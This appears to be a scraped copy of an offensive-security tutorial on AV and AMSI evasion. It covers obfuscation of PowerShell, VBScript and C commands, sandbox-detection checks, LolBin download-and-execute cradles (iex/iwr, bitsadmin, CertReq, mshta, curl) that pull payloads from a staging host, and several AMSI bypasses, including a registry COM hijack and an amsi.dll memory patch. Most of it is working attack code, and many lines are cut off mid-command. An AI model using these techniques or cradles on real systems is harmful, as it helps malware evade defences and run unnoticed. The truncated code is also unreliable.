$obf (New-Object Net.WebClient).DownloadSting('http://192.168.1.71/ams
powershell $obf (New-Object Net.WebClient).DownloadSting('http://192.1
Invoke-Command $obf (New-Object Net.WebClient).DownloadSting('http://192.1)
```

### var declaration fail

```
[Using Invoke-Command statement wrapped in double quotes]
powershell -C "$obf (New-Object Net.WebClient).DownloadSting('http://1
```

## war declaration success

Rename binary.exe beeing flagged by AV to .MSC extenssion to be abble to execute it ..



#### Concatenated IEX API call

Is 'Invoke-Expression' (IEX) beeing flagged by nasty amsi? ...

```
# IEX 'G
&('{0}ex' -f'I') Get-Service
&('\{1\}\{2\}vok\{0\}-\{0\}xpr\{0\}ss\{1\}o\{2\}' -f'e','i','n') \text{ Get-Service } \# \text{ IEX 'G'} 
&(DIR Alias:/I*X)'Get-Service'
                                                                    # IEX 'G
&(('Tex') -replace 'T', 'I') Get-Service
                                                                    # IEX 'G
&((echo "0Ie0X") -replace '0','') Get-Service
                                                                    # IEX 'G
&(([String]''.Chars)[15,18,19]-Join'') Get-Service
                                                                    # IEX 'G
&($Env:ComSpec[4,15,25] -Join '') Get-Service
                                                                    # IEX 'G
&($Env:PATH[4,15] + "X" -Join '') Get-Service
                                                                    # IEX 'G
&($Env:PUBLIC[13,5] + "X" -Join '') Get-Service
                                                                    # IEX 'G
&(''.SubString.ToString()[67,72,64]-Join'')'Get-Service'
                                                                    # IEX 'G
&(''.SubString.ToString()[67,72,64]-Join'') (New-Object Net.WebClient).D
```



### [0] Glosario (Index)

[3] All Hail to ''@danielbohannon'' for its extraordinary work (obfuscation) under powershell

## **VBScript Obfuscation Technics (vba-vbs)**

[Reverse a string] The StrReverse() vbscript funtion can be used to replace This funtion allow us to obfuscate the systemcall(s) by reversing the

• String command to obfuscate

How To Reverse a String In Vbs

• String obfuscated (test.vbs)

Wscript.echo StrReverse("sbV nI gnirtS a esreveR oT woH")

vbscript obfuscation

- Obfuscating [string] using concaternation (vba accepts [ + and & ] operators to stack string)

vbscript obfuscation

• Using concaternation and variable substitution

vbscript obfuscation

[Executing a reverse string] The follow example creates the objshell a to be able to execute commands, it also defines a local variable (dim builtin API that reverses the string (netstat systemcall) at runtime experience.

- String command to obfuscate netstat
- String obfuscated (test.vbs)

```
Dim rev
rev = StrReverse("tatsten")
set objshell = Createobject("Wscript.Shell")
objShell.Run rev
```

### vbscript obfuscation

[caret escape character obfuscation] In this example the vba script it Remmenber that the cmd.exe interpreter uses the [ ^ ] caret as escape abuse of batch obfuscation technics after the cmd.exe beeing trigger by follow example also splits the command into 2 var(s) [ rev + cmd ] and

- String command to obfuscate
   cmd.exe /c start calc
- String obfuscated (test.vbs)

```
Dim rev
Dim cmd
rev = StrReverse("clac trats c/")
cmd = "cMd.Exe ^B^U^F^F^E^R" & rev
set objshell = CreateObject("Wscript.Shell")
objShell.Run cmd
```

wbscript obfuscation

Obfuscating further the string inside StrReverse() object
 rev = StrReverse("cl^ac ^ ^ tr^at^s R/^")

### vbscript obfuscation

Obfuscating further the string using the [ + ] operator (concaternation)
 rev = StrReverse("cl^ac "+" ^ "+" ^ tr^a"+"t^s R/^")

### vbscript obfuscation

[Ofuscating Function Names] Function names or variable declarations ca be replacing human-readable names by a random string of characters, he more confusion to sourcecode and fool signature detection analysis bas

### vbscript obfuscation

• Obfuscating method names [lowercase and uppercase] and start of cmd functions with [batch] special chars

### vbscript obfuscation

• Build Oneliner (test.vbs)

```
[Build oneliner] VBScript uses the [ : ] character as end of command \Box uses the [ ; ] character to execute another command, this technic ca
```

### vbscript obfuscation

[replace vbscript API] In this example the special character [ @ ] its using wscript (Replace(txt,"@","")) builtin API together with [ objShe

String command to obfuscate
 cmd.exe /c start calc

• String obfuscated (test.vbs)

```
Dim txt
txt = "@cM@d.@ex@e @ /@R s@tar@t @cal@c"
set objshell = CreateObject("Wscript.Shell")
objShell.Run(Replace(txt,"@",""))
```

### vbscript obfuscation

• Build oneliner [:] and Obfuscate further the string using [ + ] and [ ^ ] operators (concaternation)

## vbscript obfuscation

• Replace the two first occurrencies of [ # ] character by [ i ] character

```
Dim txt

txt = "Replac#ng the 2 first occurrenc#es of # character by i charac

Wscript.echo(Replace(txt,"#","i",1,2))
```

### vbscript obfuscation

• Another way to Replace [ UI\$z ] string by [ t ] character at runtime

```
Dim ser ser = Replace("neUI$zsUI$zaUI$z -UI$z", "UI$z", "t")
```

```
set objShell = CreateObject("Wscript.Shell")
objShell.Run(ser)
```

### vbscript obfuscation

[Replacing two characters] In the follow example we are obfuscating va  $\Box$  names + vba function names using lowercase and uppercase characters, a vbs function to replace inside the string the chars [ UI\$z -> e ] and

The  $1^\circ$  Replace() function will store the string substitution of [ e ] variable declaration, the  $2^\circ$  Replace() function its then used by the W to replace the [ P ] chars before executing the de-obfuscated syscall.

• String command to obfuscate

Powershell.exe -noP -eNc shellcode: \x0e\x0a\xeP

String obfuscated (test.vbs)

```
diM sEr
sEr = rEpLaCe("0!bowUI$zrshUI$zll.UI$z -no0!b -UI$zNc shUI$zllcodUI$
wScRipt.eChO(rEPlacE(sEr, "0!b", "P"))
```

## vbscript obfuscation

• Replacing four (4) diferent characters on the obfuscated string [e|P|o|s]

### vbscript obfuscation

• Build oneliner (test.vbs)

### vbscript obfuscation

[ANCII character substitution] vbscript calls ancii characters using t This substitution method can be used to obfuscated our systemcall(s) by final command at runtime, this technic uses the [ & ] operator to stac

• String command to obfuscate WHOAMI

• String obfuscated (test.vbs)

```
Wscript.echo Chr(87) & Chr(72) & Chr(79) & Chr(65) & Chr(77) & Chr(7 \Box
```

### vbscript obfuscation

• Stacking characters together using [ + ] operator

```
Wscript.echo Chr(87)+Chr(72)+Chr(79)+Chr(65)+Chr(77)+Chr(73)
```

## vbscript obfuscation

• ANCII and VBScript var substitution using [ Chr() ] and [ + void + ] and [ + ] to stack

```
Dim void

void = "o"+""

Wscript.echo Chr(87)+Chr(72)+Chr(79)+Chr(65)+Chr(77)+Chr(73)+Chr(63)
```

#### vbscript obfuscation

Build Oneliner: Executing ANCII character substitution (test.vbs)
 cmd.exe /c start calc

### vbscript obfuscation

We can see the full list of ANCII characters here:

[Join builtin API] using VBScript Join API to join the systemcall(s) to string its concaternated inside MyArray variable declaration and Jostack var, then the two var(s) are 'stack' and stored inside a new var called at runtime.

- String command to obfuscate
   cmd.exe /c start calc
- String obfuscated (test.vbs)

```
Dim MyArray
Dim stack
MyArray = array("c","a","l","c")
stack = Join(MyArray,"")
final = "cmd.exe /c start " & stack
set objshell = CreateObject("Wscript.Shell")
objShell.Run final
```

### vbscript obfuscation

• Further obfuscation [var substitution, random function names, ancii substitution, caret obfuscation, concaternation]

### vbscript obfuscation

```
[ Using environment variables + Len() ] The follow example show how to 'Temp' from target %tmp% environment variable full path, store it into declaration and use (Len(pass) -29) funtion to delete the first 29 cha
```

- String command to obfuscate
   Temp
- String obfuscated (test.vbs)

```
Dim pass

Dim splash

pass = CreateObject("Wscript.Shell").ExpandEnvironmentStrings("%tmp%

splash = Rigth(pass, Len(pass) -29)

Wscript.echo("Extracting '" + splash + "' chars from: '" + pass + "'
```

## wbscript obfuscation

```
Using [ Mid ] vba API to extract a sub-string from the [ middle ] of t \Box
```

- String command to obfuscate pedro
- String obfuscated (test.vbs)

```
Dim pass

Dim splash

pass = CreateObject("Wscript.Shell").ExpandEnvironmentStrings("%tmp%

splash = Mid(pass, 10, 5)

Wscript.echo("Extracting '" + splash + "' chars from: '" + pass + "'
```

### vbscript obfuscation

Further Obfuscation in function and method names and strings concaternation [ + extract 2 strings ]

### vbscript obfuscation

• Build Oneliner using [:] operator (test.vbs)

## vbscript obfuscation

- String command to obfuscate
   Cmd /c start calc
- String obfuscated (test.vbs)

## vbscript obfuscation

[Arithmetic Sequences] When it comes to hard-coded numeric values, obf  $\Box$  arithmetic to thwart reverse engineers or to stall malicious code exec

Arithmetic funtion

```
UikEt = "201"+"8"

If UikEt < 0 Then:MsgBox "Obscure funtion that never gets executed":

HINT: 2018 its allways BIGGER than 0 (so this funtion will never exe
```

### vbscript obfuscation

[sandbox emulation checks] This next exercise will check target %userd if script its running in a sandbox environement (AMSI scan) by compari like: sandbox, Maltest, ClonePC, etc .. the If statatment will Exit (W if detected sandbox or resume script execution if not running inside a

hostname check funtion

```
Dim x0a
x0a = CreateObject("Wscript.Shell").ExpandEnvironmenSTrings("%USERDO

If (x0a = "sandbox" OR x0a = "Maltest" OR x0a = "ClonePC") Then
MsgBox "Sandbox emulation running in: " & x0a & Wscript.Quit
else
```

MsgBox "None sandbox emulation running in: " & x0a End If

## wbscript obfuscation

 Obfuscation technics in string manipulation can be stack together using [ + ] or [ & ] operators

### vbscript obfuscation

Diferent method to use the [Mid()] funtion without expanding the tar In this example we will store all the letters needed to build our comm.

HINT: we can use only 2 vba var(s) to achive this: [String1 and Strings]

String command to obfuscate
 PoWeRshell.exe -noP -enC \x0a\x0d\xff

### vbscript obfuscation

• Build oneliner using [:] character and deleting empty spaces in between commands

## vbscript obfuscation

[\*] Here we can find this template modified to trigger shellcode base64 execution

[AMSI Bypass - behavioral monitoring] this technic uses behavioral mon interaction on the computer before malware executes. Random activities mouse movement or [ mouse clicks ] are difficult to replicate by a virgap in sandboxing can be exploited writing a funtion to stall code exe

Behavioral Monitoring Funtion [mouse click]
 MsgBox"Installing Microsoft Updates .."

## vbscript obfuscation

[less Mid() statements] AV vendors sometimes uses regex search to find  $\square$  may reveal malicious actions. In this example we are reducing the numb to evade regex repetitive search or to maintain our code smaller (if n

In the follow example we are 'stacking' groups of letters insted of ex

- String command to obfuscate
   powershell -win 1 -nop -en \x0a\x0d\xff
- String obfuscated (test.vbs)

```
dIm Char,Cmd
Char="-wIN"+"eN"+"PoWeR"+"1"+"noP"+"ShElL"
Cmd=mid(Char,7,5)&MiD(Char,16,5)&" "&mId(Char,1,4)&" 1 "&mId(Char,1,
Wscript.echo Cmd
```

### vbscript obfuscation

### [0] Glosario (Index)

## C Obfuscation Technics (c-exe)

[WARNING]: In the follow examples (template.c) its going to be compile with the help of GCC (Gnu-Cross-Compiler) to demonstrate obfuscation to "Its more easy for me to write the article, take screenshots and execute

## **C** obfuscation

HINT: #include <string.h> library its required for the C program to u HINT: #include <windows.h> into template.c if you wish to transform it compile to windows systems (x86): i586-mingw32msvc-gcc template.c -o f compile to windows systems (x64): i686-w64-mingw32-gcc template.c -o f

[trigraphs] Trigraph sequences allow C programs to be written using on C (International Standards Organization) Invariant Code Set. Trigraphs a characters (introduced by two consecutive question marks) that the com their corresponding punctuation characters.

## **C** obfuscation

- String command to obfuscate{ and } and \
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

int main()
   ??<
    printf("trigraphs obfuscation??/n");
   ??>
```

Compiling template.c

gcc -fno-stack-protector -z execstack -trigraphs template.c -o finalname

## **C** obfuscation

WARNING: IF your template contains trigraphs substitution method then  $\Box$  switch its required in gcc syntax to be abble to compile the substitut

[Digraphs] Unlike trigraphs, digraphs are handled during tokenization, always represent a full token by itself, or compose the token %:%: rep concatenation token ##. If a digraph sequence occurs inside another to string, or a character constant, it will not be replaced.

**C** obfuscation

Page 26 of 45

Cobfuscation HINT: digraphs does not require any special GCC switch to be compiled unlike trigraphs

[horizontal tab character] This technic allow us to add a 'space(horizontal tab character) and it can be used for string obfuscation proposition of the string of the str

- String command to obfuscate
   pOwErShEll /wIN 1 /noP /Enc
- String obfuscated (template.c)

```
#include <stdio.h>

int main()
{
    /* Here we are using \t, which is a horizontal tab character.
    /* It will provide a tab space between two words. */
    char str[] = "pOwErShElL\t/wIN\t1\t/noP\t/Enc";
    printf("token[0]: pOwErShElL\\t/wIN\\t1\\t/noP\\t/Enc\\n\n");
    printf("token[1]: %s\n", str);
    return (0);
}
```

• Compiling template.c gcc -fno-stack-protector -z execstack template.c -o finalname

### C obfuscation

[ANCII char substitution] The C library function int putchar(int char) character (an unsigned char) specified by the argument char to stdout.

The program specifies the reading length's maximum value at 1000 chara It will stop reading either after reading 1000 characters or after read an end-of-file indicator, whichever comes first.

- String command to obfuscate
   CmD.exe /R start calc
- String obfuscated (template.c)

• Compiling template.c gcc -fno-stack-protector -z execstack template.c -o finalname

```
C obfuscation
```

```
Using arithmetic operators to add or substract a number into final var \Box This technic can be used to throw more confusion into the sourcecode (SYNTAX EXAMPLE: char y = 66+1; // ancii character C (char67)
```

### C obfuscation

#### [!] review the full ANCII table here:

```
[strcat()] In the follow example the attacker 'splits' the string powe two char variables and use strcat() funtion to concaternate (join) the together at run time execution..
```

- String command to obfuscate
   PowerShell
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

int main ()
{
    /* variable declations*/
    char str1[12] = "PoWeR";
    char str2[12] = "ShElL";

    /* concatenates str1 and str2 */
    strcat(str1,str2);
    printf("Concaternate 'PoWeR' + 'ShElL' using strcat(): %s\n",
    return 0;
}
```

• Compiling template.c gcc -fno-stack-protector -z execstack template.c -o finalname

### **C** obfuscation

```
[strncat] The strncat() function in C language concatenates (appends) string at the end of another string. WARNING: remember that each string up with the null character ('\0') so we must take that into account an number to the strncat delimiter (if you want to print 4 chars then add

Example:

strncat(target, source, 6); -> First 6 chars of source[] is concatenated HINT: Remmener that var source[] as a empty space in the begging of the counted as delimiter. char souce[] = " -noP" + return carrier (\0) == -- char source[] token
```

- String command to obfuscate
   PoWeRShEll -noP
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

int main()
{
    char source[] = " -noProblem";
    char target[] = "PoWeRShElL";
```

```
books/blob/43cb1e1932c16ff1f58b755bc9ab6b096046853f/obfuscation/simple_obfuscation.md#amsi-comreg-bypass
```

```
strncat (target, source, 6 );
printf("String after strncat(): %s\n", target);
}
```

• Compiling template.c gcc -fno-stack-protector -z execstack template.c -o finalname



[strncpy()] function copies portion of contents of one string into ano EXAMPLE: strncpy (comma, string, 10 ); - It copies first 10 chars of solution string length is less than source string, entire source be copied into destination string. For example, consider destination solutions and source string length is 30. If you want to copy 25 characters from strncpy() function, only 20 characters from source string will be copiestring and remaining 5 characters won't be copied and will be truncated.

- String command to obfuscate
   PowerShell
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

int main()
{
    char string[] = "pOwErShElLrUbIsH";
    char comma[20] = "";
    strncpy (comma, string, 10 );
    printf("String after strncpy(): %s\n", comma );
    return 0;
}
```

• Compiling template.c gcc -fno-stack-protector -z execstack template.c -o finalname

#### C obfuscation

[executing a shell command] In the follow example we will demonstrate funtion to be abble to execute shell (bash) commands using C language. will execute system commands, in linux distos it uses the bash interpruses the batch interpreter, etc, etc, etc..

String command to obfuscate
 uname -a

• String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

int main()
{
    // system() funtion variable declaration
    int system(const char *command);
    // executing system() shell funtion (bash)
    system("uname -a");
}
```

• Compiling template.c

gcc -fno-stack-protector -z execstack template.c -o finalname



Assigning the 'bash command' into one C variable to be called in system. This will allow us to use further string manipulation technics sutch a in variable declarations further obfuscating the sourcecode.

- String command to obfuscate
   uname -a
- String obfuscated (template.c another example)

```
#include <stdio.h>
#include <string.h>

int main()
{
    // system() funtion variable declaration
    char command[] = "uname -a";
    int system(const char *command);
    // executing system() shell funtion (bash)
    system(command);
}
```

Compiling template.c

gcc -fno-stack-protector -z execstack template.c -o finalname



```
[memset()] memset() is used to fill a block of memory with a particula Example: (str + 1) points to the first character of the string 'GiDks of memset() sets that the replacement character will be the letter (e) replace in str[] 2 chars counting from the 1º char found.. (letter iD SYNTAX: memset(str + 1, 'e', 2*sizeof(char));
```

- String command to obfuscate
   Geeks
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

int main()
{
    char str[] = "GiDks";
    printf("Before memset(): %s\n", str);

    // Substitute the token after the 1º char of str[] by the lett
    // 2*sizeof(char) indicates that two chars are beeing replaced
    memset(str + 1, 'e', 2*sizeof(char));

    printf("After memset(): %s\n", str);
    return 0;
}
```

Compiling template.c

gcc -fno-stack-protector -z execstack template.c -o finalname

## **C** obfuscation

• Replace two chars in str[] by another two chars and delete the last char of str[]

## C obfuscation

• Replace 5 chars in str[]

## **C** obfuscation

 Executing obfuscated nmap command (digraphs+trigraphs+delspaces+memset+system)

Cobfuscation HINT: Remmenber that the above template.c was compiled using the -trigraphs GCC switch

[memset + strrchr] The strrchr funtion locates the last occurrence of In the follow example the token [p] inside str[] variable its the deliits searching for, then the new value its written in a new variable natural funtion then prints the [10] firts tokens and delete the [3] last toke

- String command to obfuscate powershell
- String obfuscated (template.c)

```
Q
#include <stdio.h>
#include <string.h>
  int main ()
      char *ret;
      const char ch = 'p';
      const char str[] = "noobpowershellgie";
      printf("token[0]: %s\n", str);
        /* use token ['p'] as delimiter to del everything before del
        ret = strrchr(str, ch);
        printf("token[1]: %s\n", ret);
      /* memset to count [10] tokens in [ret] and del the last [3] c
      memset(ret + 10, ' ', 3*sizeof(char));
      printf("token[2]: %s\n", ret);
      return(0);
    }
```

• Compiling template.c

gcc -fno-stack-protector -z execstack template.c -o finalname

## C obfuscation

• Further obfuscated with the help of digraphs and another memset replacement

Cobfuscation HINT: digraphs does not require any special GCC switch to be compiled unlike trigraphs

The next example splits the syscall(s) into two char variables, uses m  $\Box$  to replace tokens in strings and then uses strcat() to be abble to con

String command to obfuscate
 ifconfig wlan0|grep inet

String obfuscated (template.c)

books/blob/43cb1e1932c16ff1f58b755bc9ab6b096046853f/obfuscation/simple\_obfuscation.md#amsi-comreg-bypass

```
Q
#include <stdio.h>
#include <string.h>
int main()
    /* variable declarations */
    char trs[40] = "|grIp 0nUt";
    char str[40] = "if=on+ig elan0";
    printf("token[0]: %s\n", trs);
    printf("token[1]: %s\n", str);
    /* replace tokens in trs[] */
    memset(trs + 3, 'e', 1*sizeof(char));
   memset(trs + 6, 'i', 1*sizeof(char));
    memset(trs + 8, 'e', 1*sizeof(char));
    /* replace tokens in str[] */
    memset(str + 2, 'c', 1*sizeof(char));
    memset(str + 5, 'f', 1*sizeof(char));
    memset(str + 9, 'w', 1*sizeof(char));
    /* concaternate the two strings together */
    strcat(str, trs);
    printf("command : %s\n\n", str);
    /* runing command with system() funtion */
    int system(char *str);
    system(str);
  }
```

Compiling template.c

gcc -fno-stack-protector -z execstack template.c -o finalname

## **C** obfuscation

[preprocessor] The follow screenshot will demistify the use of preprocessor macros technic can be used to obfuscated the system call(s) and de-obf

The C preprocessor or cpp is the macro preprocessor for the C and C++
The preprocessor provides the ability for the inclusion of header file compilation, and line control.

### C obfuscation

- String command to obfuscate int main()
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>
#define ____(i,s,o,g,r,a,m)(i##r##s##o)
#define _ ___(m,i,n,u,a,l,s)

int _()
{
   printf("int main() funtion obfuscation\n");
}
```

• Compiling template.c

gcc -fno-stack-protector -z execstack template.c -o finalname

```
C obfuscation
```

```
[preprocessor + trigraphs obfuscation]
```

- String command to obfuscateint main() and { and } and \ and #
- String obfuscated (template.c)

```
??=include <stdio.h>
??=include <string.h>
??=define ____(i,s,o,g,r,a,m)(i??=??=r??=??=s??=??=o)
??=define _ ____(m,i,n,u,a,l,s)

int _()
    ??<
        printf("preprocessor and trigraphs and ??< ??= ??> obfuscation
    ??>
```

Compiling template.c

```
gcc -fno-stack-protector -z execstack -trigraphs template.c -o finalname
```

## **C** obfuscation

• More obfuscated: (delete withespaces + concaternation + trigraphs + var substitution)

### C obfuscation

```
[indexing + reorder] In this next example the attacker will split the into a set of strings (token[]) before re-assemble them together in the
```

- String command to obfuscate powerShell
- String obfuscated (template.c)

```
Q
#include <stdio.h>
#include <string.h>
  int main()
    {
      const char *token[] = {"ErSh","TriP","pOw","ElL"};
        printf("token[0]
                                           : %s\n", token[0]);
        printf("token[1]
                                           : %s\n", token[1]);
        printf("token[2]
                                           : %s\n", token[2]);
                                           : %s\n", token[3]);
        printf("token[3]
        printf("concaternate all tokens
                                           : %s%s%s%s\n", token[0],
        printf("reorder tokens [2],[0],[3]: %s%s%s\n", token[2], to
      return 0;
    }
```

• Compiling template.c

```
gcc -fno-stack-protector -z execstack template.c -o finalname
```

### C obfuscation

• More obfuscated: (delete withespaces + concaternation + trigraphs + var substitution + reorder)

```
Cobfuscation HINT: Remmenber that the above template.c was compiled using the -trigraphs GCC switch
```

```
[strcpy + strcat + strtok] The next example uses strcpy + strcat + str  
C funtions to concaternate and execute our obfuscated string at runtime
```

- String command to obfuscate
   netstat -r
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>
  int main()
    {
      char comm[] = " -r";
      /* var declarations using [:,;] as delimiters */
      char str[] = "stat:rip,net";
      char token0[30], token1[30], token2[30], token3[30];
      printf("string : stat:rip,net\n");
        /* strtok() extract tokens from str[] using delimiters [:,;]
        strcpy(token0, strtok(str , ":"));
        strcpy(token1, strtok(NULL, ","));
        strcpy(token2, strtok(NULL, ";"));
        /* print separated tokens in screen */
        printf("token[0]: %s\n", token0);
        printf("token[1]: %s\n", token1);
        printf("token[2]: %s\n", token2);
        printf("concater: %s%s%s\n", token0, token1, token2);
        printf("reorder : %s%s%s\n\n", token2, token0, comm);
      /* concaternate string using strcat */
      strcat(token2, token0);
      strcat(token2, comm);
      /* execute command using system() */
      int system(char *token2);
      system(token2);
      return 0;
    }
```

• Compiling template.c

gcc -fno-stack-protector -z execstack template.c -o finalname

C obfuscation C obfuscation

```
[strcpy + strtok + strcat + memset + trigraphs + del spaces + system] using many of the technics described to further obfuscate the sourceco
```

• String command to obfuscate

netstat -s -u

## C obfuscation

HINT: the character [i] inside string, its the delimiter strtok() funt (separate string in sub-strings). Thats how tokens: stat | q-u | net | string declaration. The next step its to use strcat() funtion to concarthen memset() funtion will replace the char [q] of string by a space (

### **C** obfuscation

• Obfuscate (trigraphs + del spaces + random var names) and Compile template.c gcc -fno-stack-protector -z execstack -trigraphs template.c -o finalname

1 \_ 3 71

Cobfuscation HINT: Remmenber that the above template.c was compiled using the -trigraphs GCC switch

[0] Glosario (Index)

## Download/Execution (LolBin)

This section contains onelinner crandle downloaders that for one reason or another does not trigger security applications to flag them as

'suspicious behaviour' like some other download/execution technics. ( example:

Downloading files using certutil its now blocked by amsi


and every file downloaded using powershell .DownloadFile() API its immediately scanned by amsi ). There are many crandle downloaders available that are not described in this section because amsi flag them (or the files they download) as 'suspicious things to be scanned'.

None of the crandlers described bellow will magic bypass detection, there function its to download/execute the implant.

#### **Powershell Downloaders**

```
## File-less download and execute
iex(iwr("http://192.168.1.71/hello.ps1"))
iwr -Uri http://192.168.1.71/hello.ps1 -OutFile $env:tmp\hello.ps1
Invoke-WebRequest "http://192.168.1.71/hello.ps1" -OutFile "$env:tmp\hel
powershell Invoke-WebRequest -H @{"Authorization"="token 123456789012345

powershell -w 1 -C (NeW-Object Net.WebClient).DownloadFile('http://192.1
$r=new-object net.webclient;$r.proxy=[Net.WebRequest]::GetSystemWebProxy
$w=(New-Object Net.WebClient);$w.(((($w).PsObject.Methods)|?{(Item Varia
[IO.StreamReader]::new([Net.WebRequest]::Create('https://raw.githubuserc-
[IO.StreamReader]::new([Net.WebRequest]::Create('https://raw.githubuserc-
$h=[tYpE]('{1}{2}{0}'-f('pWebRe'+'quest'),'Ne','t.Htt');$v=((((gET-vAriA #Obfuscated FromBase64String with -bxor nice for dynamic strings deobfus
$t=([type]('{1}{0}'-f'vert','Con'));($t::(($t.GetMethods())?{$_-.Name-cli}
```



**COM Donwloaders** 

#### **BitsAdmin Downloaders**

```
powershell -w 1 Start-BitsTransfer -Source http://191.162.1.73//hello.ps powershell -w 1 -C bitsadmin /transfer purpleteam /download /priority fo powershell -w 1 -C bitsadmin /transfer purpleteam /download /priority fo powershell -w 1 bitsadmin /create /dOwNlOaD ssart;start-sleep -seconds 1
```

#### **Curl Downloaders**

```
cmd /R curl.exe -s http://192.168.1.73/hello.ps1 -o %tmp%\hello.ps1 -u p 
cmd /R curl.exe -L -k -s https://raw.githubusercontent.com/r00t-3xp10it/
```

```
PS C:\> cmd /R curl.exe -L -k https://raw.githubusercontent.com/r00t-3xp10it/venom/master/venom.sh -0 %tmp%\venom.sh -u pedro:s3cr3t % Total % Received % Xferd Average Speed Time Time Current Dload Upload Total Spent Left Speed 100 659k 0 0 659k 0 0:00:01 --:--- 0:00:01 812k
PS C:\> |
```

#### desktopimgdownldr Downloaders

```
set "SYSTEMROOT=C:\Windows\Temp" && cmd /c desktopimgdownldr.exe /locksc
```

### CertReg Downloaders

```
cmd /c start /b /MIN CertReq.exe -Post -config https://example.org/ c:\w __
powershell -w 1 CertReq.exe -Post -config http://192.168.1.73/hello.ps1
```

```
PS C:\Users\pedro\Desktop> CertReq -Post -config http://192.168.1.73/Hello.ps1 c:\windows\win.ini Hello.ps1

OK
HTTP/1.1 200 OK
Connection: Keep-Alive
Date: Fri, 16 Oct 2020 13:03:45 GMT
Keep-Alive: timeout=5, max=100
Content-Length: 1114
Last-Modified: Fri, 20 Dec 2019 21:29:09 GMT
Accept-Ranges: bytes
ETag: "45a-59a295e43fa6c"
Server: Apache/2.4.46 (Debian)

PS C:\Users\pedro\Desktop> |
```

#### mshta Downloaders

```
cmd /c "mshta.exe javascript:a=GetObject('script:https://raw.githubuserc □
```

#### **Python Downloaders**

#### **VbScript Downloaders (VBS)**

```
'Set your url settings and the saving options

strFileURL = "https://github.com/r00t-3xp10it/venom/blob/master/bin/Clie

strHDLocation = "C:\Users\pedro\Desktop\Client.exe"

Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")

objXMLHTTP.open "GET", strFileURL, false

objXMLHTTP.send()

If objXMLHTTP.Status = 200 Then

Set objADOStream = CreateObject("ADODB.Stream")

objADOStream.Open

objADOStream.Type = 1 'adTypeBinary


objADOStream.Write objXMLHTTP.ResponseBody

objADOStream.Position = 0 'Set the stream position to the start
```

### hacking-material-books / obfuscation / simple\_obfuscation.md



↑ Top



av\_evasion.pdf

pedro-Wandoelmo-key.md
pedro-Wandoelmo-key.md
rapid7-whitepaper-metasploit-f...
simple\_obfuscation.md
working-with-certificates.md
README.md
user-agent-strings

### [0] Glosario (Index)

## **AMSI COM/REG Bypass**

Microsoft's Antimalware Scan Interface (AMSI) was introduced in Windows 10 as a standard interface

that provides the ability for AV engines to apply signatures to buffers both in memory and on disk.

## AMSI .COM Object DLL hijacking [ enigma0x3 ]

[ AMSI COM Bypass ] Since the COM server is resolved via the HKCU hive, a normal user can hijack the InProcServer32 key and

register a non-existent DLL (or a malicious one if you like code execution). In order to do this, two registry entries needs to be changed:

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357b

[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357b
@="C:\\IDontExist.dll"
```

When AMSI attempts to starts its COM component, it will query its registered CLSID and return a non-existent COM server. This causes a load failure and prevents any scanning methods from being accessed, ultimately rendering AMSI useless. Now, when we try to run our "malicious" AMSI test sample, you will notice that it is allowed to execute because AMSI is unable to access any of the scanning methods via its COM interface: <a href="DLL hijacking technic applied">DLL hijacking technic applied to AMSI-Bypass.bat with agent exec abilities</a>

## AMSI bypass using null bits [Satoshi]

Bypass AMSI mechanism using null bits before the actual funtion occurs. For file contents, insert "#" at the beginning of the file and any places where additional scans with AMSI occur. For command line contents prepend  $'if(0)\{\{\{0\}\}\}' -f $(0 -as [char]) +'$ 

For **command line** contents

```
powershell IEX ('if(0){{\{0\}}}' -f \{0\} -as [char]) + New-Object Ne'+'t.We
```

OR (using [#NULL] before the monitorized syscall)

```
powershell Write-Host "#<NULL>"; I`E`X ('({0}w-Object {0}t.WebC{3}nt).{1
```

### Bypass or Avoid AMSI by version Downgrade

Force it to use PowerShell v2: PowerShell v2 doesn't support AMSI at the time of writing. If .Net 3.0 is available on a target Windows 10

machine (which is not default) PowerShell v2 can be started with the -Version 2 option.

```
powershell.exe -version 2 IEX (New-Object Net.WebClient).DownloadString(
```

AMSI Downgrade check applied to AMSI-Downgrade.ps1 (just check if vuln its present)

#### Reflection - Matt Graeber's method

Matt Graeber (@mattifestation) tweeted an awesome one line AMSI bypass. Like many other things by Matt,

this is my favorite. It doesn't need elevated shell and there is no notification to the user.

@mattifestation reflection technic applied to AMSI-Reflection.ps1 with Bypass/download/exec abilities

### Amsi Patch - Matt Graeber's method

```
Q
$AMSIBypass2=@"
using System;
using System.Runtime.InteropServices;
namespace RandomNamespace
    public class RandomClass
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string
        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);
        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntP
        [DllImport("Kernel32.dll", EntryPoint = "RtlMoveMemory", SetLast
        static extern void MoveMemory(IntPtr dest, IntPtr src, int size)
        public static void RandomFunction()
            IntPtr TargetDLL = LoadLibrary("amsi.dll");
            IntPtr TotallyNotThatBufferYouRLookingForPtr = GetProcAddres
            UIntPtr dwSize = (UIntPtr)5;
